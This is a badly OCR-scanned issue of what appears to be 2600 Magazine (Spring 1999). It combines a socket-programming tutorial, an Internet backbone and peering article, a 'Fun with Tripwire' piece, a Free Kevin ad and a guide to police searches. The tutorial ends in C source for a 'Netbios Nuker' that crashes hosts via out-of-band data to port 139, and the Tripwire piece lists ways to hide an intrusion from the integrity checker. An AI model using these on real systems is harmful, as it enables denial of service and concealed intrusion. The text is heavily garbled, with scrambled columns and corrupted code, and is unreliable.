seeken, the smart wife taking a look on read(2). Definition found in Pennsyth's and looks like this: to satisfish a socioet controvision to post 189 od target book and then seed a sering to that post (via the to our speker. Everyone remembers that thise little grogners called whiteker, right? All whitekerdoor is Now we can open and close sockets, so? What we maily would want to do is to read from, or write

skize_t reod(ist fd, vond 'buf, size_t count);

road(2) will return it 1024 even if there is more than 1024 characters to read. To bypass this position we need to do a simple loop, (see cample below) $\operatorname{vad}(S,\operatorname{bd}(\operatorname{DUF}(\operatorname{JEN}))$ with the full variety being a char[HUF_SEN]. The maximum characters xIt returns market of byzes read upon success and -1 upon feiture. To use this function all we do is

```
_Sizhread(S,text,BUF_1.Eh);
                                                                                                                                                                    nerwet(text,0,5UF,16N);
                                                                                                                  while (siz--SUELLEN)
                                                                                                                                                                                                                                                        char text[80%, UEK];
                                                                                                                                                                                                                                                                                adefine BUFLIEW 1824
                                                                              printf("%s",text): fflush(sbdust); // print what we got
                                    Stz-read(%, text, 80%, LEK)
                                                            namset(text, &, SUF_(EN);
// chd of loop
                                                      // <lear ogsin
                                                                                                        // if sizeLBUF_LEN there is none to repa
                            // read next chark of dots
                                                                                                                                    // reid from socket 5
                                                                                                                                                              // clear the text acray
                                                                                                                                                                                                                // variable used to see how much we read
                                                                                                                                                                                                                                            // destination abor pointer
                                                                                                                                                                                                                                                                    // so that it will be easy to change
```

that piece of order does is read doop from the stocker S until there is no more data helt to read. You should be able to figure it out for yourself if you don't understand my description above. What

how to write scene data to a souther justiced. don't have any use for just reading. So I hope you understand the above example and I'll just tell you I was supposed to wone this rest example for reading from a port when I realized that you usually

lonad(2). Definition: For waiting date we need use the function was of a also found to subject to which treas plouting

Asize_t write(int (s, void *buf, size_t count)

Upon suggest it returns notabler of tytes written and open faiture it returns -1. This function is no problem using, so you should be able to write your own programs now

```
int sendiint s, const void *nsg. int len, unsigned int flags);
```

Upon spacess it actumes the number of character such, and upon failure -1. To send a little string with send(2) yet would write senething the with

```
chap *nsg="helio world!\a";
xend(socket,msg,sorlen(msg),%);
```

Simple, of Let's lake a look at the "flags" argument. I just set it to 0 because I didn't ware any extra options, but strike our goal this time is so orde a witness clone, we actually need to specify a flag. The reason for this is that Nethios doesn't allow any data in livest your connection normally. But if we send the data as high-priority, also below as Ote DF Band, the flaw well be revealed because it will except the data. So let's just specify the flag MSG_OCHS to our little program. I have as usual included crompletes source code.

```
#include whetinet/in.ha
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         Minclude anetablish >
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        #include ksys/socket.ho
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       #include ksys/types.av
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         Windlage entstation
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      einclude astalib.ha
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          winglude Astdio.for
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           faetine Missels "par aspara ad astra."
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     // the message below should be replaced with your favourite quote.
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      ci compleed of the
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     void main(int orgo; char **argv) (
                          victim_sto_addr.s_addr_*(long *)(bost-sh_addr);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         printf("Nethios Nuker - By Garkhite[EthngsGe.al.org]\n");
                                                                                                                                                                                                                               3 (H200E) #5
                                                                                                                                                                                                                                                                                                                                                                                                                          %f (argc<2) { :</pre>
                                                                                                                                                                                                                                                                                                                                                                                                                                                            oriati("For his socket programming article, 1938/v");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       struct sockodor_in victim;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           Struct hostent thost; ...
                                                                                                                                                                                                                                                              thost-gethostbynano(drgv[%);
victim.sin_port-https:(139);
                                                              v:clim.sin_family=45_lNET;
                                                                                                                                                                                    herror(argy[1]);
                                                                                                                                                                9x1(f(-1)) / /
                                                                                                                                                                                                                                                                                                                                                                                           printf("Usage: %s diastronevla",cogv[0]);
                                                                                                                                                                                                                                                                                                                                                            exit(-1);
```

```
s-socker(&F.INEF.)OCK_STREAM.8);
if (!sau) {
   panch("Foror prosting Socket.N1");
   wxit(-2);
}
if (!connect(s,(struct sockeddr *)&wittin,sizeof(victia))) {
   saud(s,M86SA88.striam(MESSAGE).MSG_OOB);
   printf("Myke sent, larget should be dead.N1");
} else
   printf("Coulen't connect to %s part 130.Na",argy[1]);
if (close(s)) {
   printf("From closing socket.N1");
   exit(-1);
}
```

Summary

Oftige new ray work here is done. The inhoduced all the accessiny functions you need to get somet with some TOPHP progressioning, included with this article is a progress somet "spack", which is a project of sector and a goder criticy lies but admiss and leases. In this programs a new function called solve(2) will be introduced. I want's give any description less that it's hestally used for solveing there is any new data occurring in The program is actually written by a theory or mine just after be used my strictle.

A++ 500K. EV

```
sincluse spetimet/in.ha
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           Finclude anetables
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     fincture puristd.ko
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    winclude sandlib.he
                                                                                                                                                                                                                                                                                                                                                                                         #include ksysksocket.ha
                                                                                                                                                                                                                                                                                                                                                                                                                   finclose <5ys/types.5>
                                                                                                                                                                                                                                                                                                                                                                                                                                               Fincture Asys/time.htm
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  Airclude Airdio, by
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   74 SOCK 98.3
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  * By Speckie / Brigado (speckieSbrigade.nl.org)
                                                                                                                                                                                                                                                                                                                        int weight orga, than *argv[]] {
                                                                                                              messec(string, 0, buf_len);
                                                                                                                                                                                                         unsigned char storeg(bof_los];
                                                                                           FOLIGRO(Aftiset);
                                                                                                                                                                                                                                       struct sockeder_in conste;
                                                                                                                                                                                                                                                                        stauct hastend Yout;
                                                                                                                                                                                                                                                                                              int book, gent, made, moded, buf_len = 1824, stals;
uf (orgo != 3) {
                              fprintf(sidenr, "Sack well by spackleEbnlgadeuml.org\n");
                                                                                                                                                   fd_set_fdset;
```

Page 16

```
Page 18
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     if ((sock = socket(AF_INF(, SOCK_SIRRAM, D)) < 0) {
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    if (\langle stronp(argv[1], f-t")\rangle \rightarrow 0)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         if (angv[2])
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       if (node -- 1) (
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   if ((host = gethostoynome(orgy[1])) -- NLL) {
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               port = cloi(ergv[2]);
                                                                                                                str_s = sizeof(struct sockaddr_in);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                             iccal_sin_addr_s_addr = INAOCR_ANT;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      struct sacksddr_in local;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  7000 - PE
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           900e ± 10
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      exit(E);
                                                                               forinth(Stderr, "Waiting for connection...\n");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          local. \sin_{-} family = AF_{-} ISET;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           iprintf(stderr, "Consected to %s.\n", inst_stac(renate.sin_eddr));
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       remote.sin_addr.s.pdf: = *(long *)(host-shieddr);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           exit(1):
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        percor("socket");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                fprintf(sidern, "Usege: %s hestranel-1 porthn", argv[0]);
                                                                                                                                                                                                                                                                                                                                                                                                                                                     lacal.sin_part = htens(sort);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           remote.sin_part = htmns(part);
                                                    if ((sock = occept(sock, (struct sockaddr *)Aremate, &sin_s)) -= -1)
                                                                                                                                                                                                                                    if (listen(sock, 1) -- -1) {
                                                                                                                                                                                                                                                                                                                                                                                   if (bind(seck,(struct seckeder ")@leca), stacef(struct seckeder))===1) {
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             if ([connect (sock, (struct sockodor *)%remote, sizeof(remote))) < 0) {
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    remote significatily = AF_INST;
                                                                                                                                                                                  exit(C):
                                                                                                                                                                                                        percor("Listen");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   permor("connect");
                                                                                                                                                                                                                                                                                                                                exit(1);
                                                                                                                                                                                                                                                                                                                                                             person("bind");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          (C)))) year
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         exit(1): -3
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      remor("gethostbyname");
2600 Magazine
    Spring 1999
```

```
fprintf(stderr, "Program finished.\n");
                                                                                                                                         if ((close(sock)) < 0) {
                                                                                    exit (1);
                                                                                                                   permon("clase");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        FOLSET(2, &fdbet);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    PD_SET(sock, &fdset);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   tor (31) 1
                                                                                                                                                                                                                                                                                                                                                                               clse if (nreed == 0) {
    fprintf(stdorn, "Connection closed by foreign bost.\n");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   if (FOLESSET(sock, %fdset)) (
                                                                                                                                                                                                                                                        nemsel(string, 0, buf,lon);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          if (select(sock + 1, &fdset, Null, Null, NULL) < 0) {
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           of CFO_ESSET(0, &foset)) {
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     if ((nread = recy(sock, string, buf_len, b)) < 8) {
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    nemset(string, 0, sur_len);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   e) se 16 (oread -- 0) (
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           (printf(underr, "(ornection from %\n", isnt_nlco(remote.sin_oder));
                                                                                                                                                                                                                                                                          grint(("%s", strlog);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            if ((named = read (0, string, buflen)) < 0) {
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             exic(1);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    perror("paces(");
                                                                                                                                                                                                                                                                                                                                                                   prock;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              sold(sock, string, stries(string), $);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          britaky
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              farintf(siderr, "Network road orderte");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     17000K
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       fprintf(stdore, "Connection closed.ye");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              breaks
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    "Goments(stdern, "Stdin read enrorming;
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Spring-1999

can download my previous and this attack in plain astill.) Good lock with your programming.

2600 Magazine

Please stop by http://originalemi.org/darkness for sorter other stelf made by me. (Where you also





Orango, New Jersey pear Newark), and the Pac-

Philadelphia). the Sprint NAP (which is an West Pennsedson, New Japany - series the river from Chicago, the New York NAP (which is actually in

by The Prophet

http://www.2600.com, you're likely to see the buckbooks - sometimes multiple ones, and yes, if diel up account. Providers use meny different 2500 was page lead Expansions. Everyone wants to sell you a a anyther who has a dist-up limether account knows, there are plenty of idly soly of them and go 3

(foncetly computervenes), and aromet (previhigh speed links (usually 7-5 and above) between of these operate a backbond, which consists of is against one network. It is a activack of actevent, Many people don't evaluate that the Instoret (venes is also a prajec compensor) tion, as the bacdwidth previder of trans backoutly owned by Addi, and before that ANS upwasting outnot (fixtnerly attended), wooming base operator (though eaching up quickly), Eig. MCI Worldwar is the second largest hackshowly integrating into CWNEC As of this write Wireless and was renamed CWNET, Cable and cities. By far the largest backbase is the legacy works, operated by a myrisel of providers. Estin puradoxically, icase fiber tounk capacity from providers as well - AGIS, Digos, Global Canton Spring. There are a number of smaller backbone. OD - KE Systems). And in a distant fitted place is Wheless also owns owingel, which they are MCLNET, which is now operated by Cable and MCI Worldown (IItis has abviously led to frib-Exactus, CRL, returns, and others, Many of Doors "Daints of Presence" (POPs) iolosted in resjon Now that page loads is really a remarkable

every point on the internet. For insunge, ANS bandles a gaves deal of traffic into and out of Air-Of course, not every methods countils to

> solve the poddiern of moving packets from one backhones with FOPs there. Some great planes point to another, backbooks peer with one anto see network coaps and POPs for the various from http://www.bgardwardi.com). In order to perceny of Internet Service Previders (aveileble ISFs are their web pages, or the Soundwatch Dioutputions, since they are one of only a few

origin and a destination (see figure 1) traffic between networks. Let's start with a Unionicate, which shows the realizes between an Pretting is, at its essence, is the passing of

about how posing works. at this glance thowever, it is very revealing This array look like a bunch of policial/grack

the Washington, DO area), and finally ends up at probably leased in Columbus, Onio The conother fectors which a good set of TCP/IP tests. is proceeds to the peering point (as America) on ATM router, and over a bigh-speed trak to anserved in weapon set obtained compassions resp lise the FCPSP Wastraired saltes, reviews in defollowed is based on route advertisements and sarily follow the same path. The path which is www.chi.gov sends data badk, it does not neces www.fbi.gov. Bear in mind that which isn't identified (probably somewhere in NAP), is handed off to IBM.NET, bits a name of other ATM rotter in Chicago, Once in Chicago, nextigateyances from there to an echander poin, or You can see that the first stop is a recorded

the NSE They are the American NAP four "official" NAPs, set up under the review of peaning proper which was used. There are according You will roome that American NAP is the

THE NAME OF DESCRIPTION AND ADDRESS OF THE PROPERTY OF THE PRO

tedler with their own CMIX.NET. number of private premite points to exchange less' acquisition of MCTNET, they have set up a lowed to peer in CDX. Finally, many larger backpoint, all commercial Internet coeffic was manexergy point and is nearly used cowadays. At one Pala Alio, CA Willies POP. This is instally a sidusides. Finally, CIX operates a people people in a neighbaring from MRL sites and some GOV oer eXebanges (HIX's), one at Median Field in grand by MCI Worldgero's Additionally, Ide DC and School Valley areas by MES (now themselves. For instance, since Cable and Wire bunes have set up private paering points among part hecause of infighting hereaso the comparing steed through CTX, but the NASS were set up to California and one in the Washington, DC area. Forth of Generational operates two factoral lateracronym) which are operated in the Washington. are Metropolitat Acea Electricis (believi Go backbones who could not agree on ratio was atthe FIX's handle intense patter beautiful to end "unofficial" NAPs known as the MAE's, These This system of NATs is supplemented by two

COMME considering similar actions social (to wise to The meth side? This is a question order backbanes to component without good performance to paper very popular web sites (like Yaheol and ESFN and corporate users, and Evodus hosts primarily in the causery is liked. BBN claimed that exo-Sponsone). How easily are the dist-up access to value equation, since DBN boots many dial-up exodustnes offered to peer with BBN attany place longer worthy of peering, owned by GTTs) decided that expelience was no will peer. For instance, bhopfacernes (now backbares often connot agree wich whom they likely to have paorer performance, Artificially, backbone which econol affect a number of pripeering points. Therefore, a smaller beterned one must wonder who's really better off in the dus not was leaching their bandwidth - though vale poers, or to got at every. MAE and NAE po rively coordinated with the number and speed of and-to-and parliculation of a backbook is posi-Petring is a very contraversial area. For one group though

ing requires sharing BGP coute advertisements, The commonersy is somewhat justified. Perc-

> network as go sixty as possible. pears" routing, shoung product paths to their tion is becaute Masseshold, UUNet door fired CCONCEPTED IN point to the LP for which the testlines inside bound for UUNst at the nearest recting recarding that Exactus is expected to de-(such as Executa): they faceled to dufficeld potate? decrease is often the case with smaller backbones bound as seed as possible. However, the apposite works olde the betweek to within packets were position," so as to sold training away from their net-Many backbanes at first demanded foot poteto places at MARE WEST in the SELF introduce area. point. This is the case with many very small heal the traffic across fown flora the peering try to a MAD for a somether authoris that may only why fivey should pay to transic traffic cross-counepisodes. Addetioexily, larger networks wonder mins from smaller networks secreting such Clearly, larger networks duril were clusters adtrum - this is conceivably possible with bad BGP). CRINET traffic being rauted via a SSS link to parts of the network (Entgine large annuals of which it used improperly can blackhate impe-

the smaller backbanes, which inclose the bigger than other pairs, which drives postby away from proving points. The problem with thes, of course, ta ilian ji njakog doga in parts officio Jegopot Jaster those pointing points allegether in Byor of private points. Many larger networks are exchange jorily of "but lag" is introduced at these peoping weight. They handle so much traffic than the ma-MAEs and MAPs are collapsing under their own succes to change frequently). And finally, the CLINES, are demanding that smaller providess attrively stek multiple peering pours walt multiprovided who are closed sean the most block to tiones between a rock and a Japa place. Touse or of the perfectioner as evolutional puls backare smedie to neach certain points on the internet, not to visit knitting, rooking, and travel web rases until they meet certain criteria (which punchase circuits from étem at regular customer backbane, free of phage, Others, such as regard - chey'll peer with anyone operating a pre-providers, and PSI is a planka; keyler in this the leg. Customers are justifiably unjury if they for her \$19.95 per manth, not buying access to ternet. This is an important point. My maches is, wouldn't know whata MAP was if one bit her on sites. She knows how to send me e-mail, but CWNET's network. She were to use the Startple are buying - and expecting - spage to the tra-Manualtile, while all of this is going on, pay-

4 rhi-come1-atn5-2-1.son.wcca.ret (200,154,150,5) 434 as 223 ms 215 as 1 hil-qbu-ptt-vty254.as.wcor.net (236,175,110.754) 745 ns 718 ns 753 ns troceroste to www.fbi.gov (32.87.253.88), 38 hops max, 48 byte pockets www.fbi.gov (32,97,255,60) 233 ns 241 ns 242 ns 165.87.34.199 (165.67.34.193) Z51 ns 385 ns ZZ8 mS unerliesth-cop.ibm.net (198.32.130.48) 368 ms 222 ms 222 ms fil-conel-fos4-1-0.mon.ecom.net (285.150.234.181) 218 ms 227 ms 226 ms hth-psp2-fas2-1.wm.wcom.net (289,154,35,35) 216 ms 289 ms 219 ms chi-peort-(640-0,won.wcon.net (205.156.223.104) 222 ns 1882 ns 1885 ns

Spring 1999

has consistently performed very well in Keynote shrough teath own data centers, and by seeping private peers... you get the idea. One bankbone historia parametri partentiatare resta. ever 50% of their realise sway from the NAPA rebar backbours, routes tradic exclusively public parting, SAVVIS buys tound from mod threw up their heads and gave up on the rider of octivação escu largen so they can create more

Chances are that we'll see the existing small creating natives become an appearants using canway. Historically, backbones have been great at body dees. But I'll pull out my crystal buil any voluted spacersong. This is likely to combinue I don't know witers all of this will end. No

> in a swimming pool (all of Weston od." Wise the Internal is less trying to choke a felt-O snake watch Majoraise, put it bost: "Trying to control ting off permise,). Jack Richard editor of Swardgamzañan, there are also too many competions gies and polisical games as exist in any large occapital aixi disappear, flowever, it's preny upacquired by larger players, or run out of various book homes either solidally their positions, beatene know this, and white there may be power strugpendan on prening, the backbone operators likely that the Johannet will sease to exist 10% dofor anyone to up to "steal" the Internet thy ear-

words, which return beekbones will head.







fun with Tripwine

her Kateragon

everybody knows you're there. you stumble screen it. Then, all of a wicken, In war making a trip wine is invisible until System administrators use Tripwire software files and directories you specify Than, when it's (like notes) times, meation dives, each for the from the delabase orders. run later, Tripasiae dan lett ill titas and difference

terms of the file are different. suction algorithm) and know that the natural conwire will compute a checksum jusing MDS or size, ateation date, and everything? Wall.... Trip-Analoguir) on a Unix system with the same file here to put a resistativersida of a poogram (like Remember how excited you ware to discover

lots of systemins are clockess even if they not systellaria is good, this is pring as he reagh, But How can you oversome Tripwise? If the

try, Tripways Bads out.

of a program like intellected as make at pasies to when a hanker wants to leave a crojanid service. ing directories) on the system it posteds. So but so mehow the systemini snow you were there and think you completely covered your tracks. Tripedro is for spotting changes in tiles (and ud-

for the same purposes you speak into a system

get back in again, or adds a new felt/passerd en-

Here's the deal on rugning Tripwing

that too. But Tripwine is probably the best single

detection software our there - other things, like

Jilpwire isn't the only important intrusive

way for a sysadmin to rell if a system has been log wetabors and network monitors, are impor-

good steelia (liše a CDROM, or maybe apother net, and when the OS was loaded from known the initial dambase before the system is on the The systelling should run Tripade to make

protested flooply disk or CD. base on a looked read-only medium, like a vecto-The syspediator should keep the Trigwire data

fig:30x88f.cs.pvg@cc.edu/pub/30k4/917Telpwire

New there's a new cottened version avail-

Purdue University's COAST tab, and is still

The original Tripwice was developed as

then the output (including whether from any any discrepancies) is sont by e-mail to bim/her. The tyse than should run Triprette nightly, so

day to make sure cording has changed. The speadout should read this e-mail every

Taece and a law places where a fincker would

system software was changed. interface to keep the systemic from knowing that

think your water we topic! is created to make changes so it at Tripwine well-Jaco'd programs (or whatever) hefore the Triperio dow of epportunity, before the Tripwire database never take the system off the fact. There's a with they disposer they were broken itself, that will less sysicianos well neinstall the OS (like after distribute is created, year to golden! Lots of closit. If you can get extile system and instalt to

running. An elect sysodolin will notice right away eaily mail. (Injewire is usually run (top: crop.) that something's wrong when beishe doesn't get Doo't just disable Tripwice, or keep it from

FreePost. bow to do this with lendable modules in right). See the Jan 1 1898 article in Phrack about but not always since space on Lioppy disks is This would be tough, and would also assume that ing the libraries on disk ((a) it uses thise libration spread it is possible to trajan Tripwine by cheng-Experies wasn't statically linked (it ospetly is, 2. Although such leads haven't been wide-

mail, you could find our what the dealy message daily at the appropriate time, with the expected should look like, then continue to send the e-mail 3. If you can just acress to the sysodrain's c-

read-only media, you could re-nin the Triple in database initialization, so that your changes 4 Tryon sac got physical occess to the locked

draw, maybe that you could removed from RO to defedese on a readwrite medium (like a hand the system in a realy classics and has stored the KW), you could to have solubly hysical access to 34 is the best possible solution. But maless

Soul the sysudrain least renotes the control and set up a good faceimile to the is premy descent, but to also you also dut in-

ayelen - maybe prouped RO by NFS Tripudre duabase lives on another (more seems) toughts directail is forwarded absorbers, and the are all on the same system. But this can get Impaire, the detabase, and the syndrain's mail #3 could work pixtly well on a system where

の必然は出 even leaves it's there if you only have acress to tem 48 filosystems are mounted to system B, and only used, is tough to fool, Judho case when sys-Experies is one from system 18, you oright nee The bottem line is that Tripative, when prop-

systematics) can mention a hunch of systems at above is a greeny likely section on this way, the In a component (or even anothering) serving, the

some other (role)? sortioned classism's telestring in (or exploiting would you know it, white you're refrecting our spedi, you should be renning Tripmins Boys if it's your home tianux system with a modern, how If you adductate a system, no marke how

Get The Word Out!

without being accused of a violent of It's time the world starts hearing about Kevin Mitnick's plight, tooked in prison for marry four years without a trial and ready to be spread around the planet Free Kevin bumper stickers are naw enough!

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grandmother - Reba Vartanian - and Make all checks payable to Kevir's

send them to us at:

Middle Island, NY 11953 USA 2600 Bumper Stickers PO Box 752

this with any other 2500, order or you will cause all kinds of conjusion. will be returned if you do. Also, don't mix DO NOT MAKE CHECKS OUT TO 26001 They

They're round, black on yethow (like the strickers): and you can take them wherever you go! (they're not tiny either.) 4 for \$10 - all proceeds go to the Keyin Mitnick defense Rung. FREE KEVIN buttons are now available!

detables of checkstams and other information NES). An NT version is supposedly fletbroming. tert any systems whose disks it can read (like over

So what does it do? Trip wire saidedly makes a

Tripwire auts under Linix/Linux but can pre-

http://www.tripwipesecutigoogs.

rept day we hear about new lows power posed to extend entrytion or 10 'professor' users of everywers, cell phanes, and now technology. (When these less set disfied not to protect anyone but to toake it easier for the legiter Department to arrest people. Even backers who don't broad to break these less can do so without knowing it, and innocent people pot arrested and showing that every backer have at least some understanding of low estimical law works and what they can expect if Office Pricadly comes japping at their door.

The (still of Rights and the Supreme Court cases that have interpreted it create a complex melange of privacy protections and civil rights traduded arrang those are tights which protect people. "spains unreasonable scanches and seizures." I and which present any person from being "compelibid... to be a witness against himself "compelibid... to be a witness against himself readly research a registery to mean citizents. It is impossible for one to impossing this article seeks to explain a completional article seeks to explain a completion and amonghous area of test in layman's terms and create a gracinal guide for the backer occurrently.

Sound And Science - Who And What Can Be Sounded

Cups like to search people and things so they use find evidence of wrongsteing. They also like to solve people and put them in juil so they can find them later when they figure can what to charge them with. A "science" excurs when a cossonable innocess person would believe he's

not then to been the presence of the copy if they've got you pictord to the ground it's a science if they stop to ask you your name, it's not a sefective. Between these two is a vast and interesting gony area.

To beign nedericand when the very can wony you and when they can earth you we'll follow the unhappy goings on of the Hacker Lee Racker has been deeppear-diving for interesting information and is now walking hence, his backpack exceptioning with good stuff. He's size carrying a red how and some sandom electronics in his packers. What justifies a polynoma in stopping loc, asking operations, patting that down, and searching him? Our a cap search for selfhout a warrant?

We said to. First, the coping change lob in convention. At this point loc is free to step and that or to go on his many way. But if he doesn't at least step to does for a few seconds, purilege comment on the weather, this pay create an functuable suspicion ties to the level, the Officer can make whet's called a "Terry stop."

Terry Stops - Getting Stopped And Starched Prior III Assess

Terry stage and named after the first case to discuss them. Terry v. Onto,3 Under Terry, a positionism mosts an exticulable and constrable suspicion of criminal againty to stop a person Having scopped them, the officer must reasonably believe the person may be arrived and presently dangerous in under to firsk from. This first is a parameters search justified by the interest in police safety. "Publice safety" is a let Jake

"national agentity," a blanket excuse for doing things that other seem to have no connection with the nature. When the cop frield you, he is supposed to be parting you down to check for wasposes only. He or she is not allowed to reach into your prockets without your concent or problete cause to believe there's wenching illegal in the coo, this leads to so interesting isosphole for the coo, this leads to so interesting isosphole for the coo.

the cop. buggins the following: sweeting at imaginary flies, Joe, by the way, has activity. Officer Busics "Tarry stops" Joc., 88ks a picted eyelrow and a 2600 Tehici. Officer nervous and states stationing and sweeting and cortain there was so illegal backing device in after feeling the outside of the pocket. High many poses of experience as a police officer, Say, here's where the loophale names in All if the police broke the rules when they got it. is the prosecutor can't use that evidence at trial on a suspicion, this is an improper search." pocket and polis out the not box based menely Officer Buster. If the cop matches into Joe's feel or is this pay just happy to see me?" thinks feels a bulge in his pecket. "Is that a red box ! be samed. Officer Buster pats for down and causing bits to peach into his packets over and questions which thake for over there pervates cions that this hacker to involved in a criminal Baster thinks, ab halt, I'm reasonably suspecriminals go free is not a popular set, espedon't forget that judges are elected. Letting decide the cap did not have probable cause, but the pecket, and the evidence can be used at line Officer Buster has to do is say, "based on my What toppeas as a result of an improper search over. The cop gos nervous and decides for may trial. Of course, it is possible that a judge will sbere." Boom, he has probable cause to search for having done so if push comes to show. your pockets, backpacks, and what have you stop a cop iso's supposed to go digging acound man's testimony. So the point is, during a Terry cially when tesed on a destetiof in a policeby they can probably make a remyinging case Officer Busine stops Joe, who goes very

There are still some impretess things low should know about the Perry stop. As you recall. Officer Busser only needs a reasonable suspicion that the committed a crime in code to stop blin. (This same low standard also justifies on the same fingerproming.) In deciding whether Officer Busser had the necessary suspicion to stop the Busser had the necessary suspicion to stop

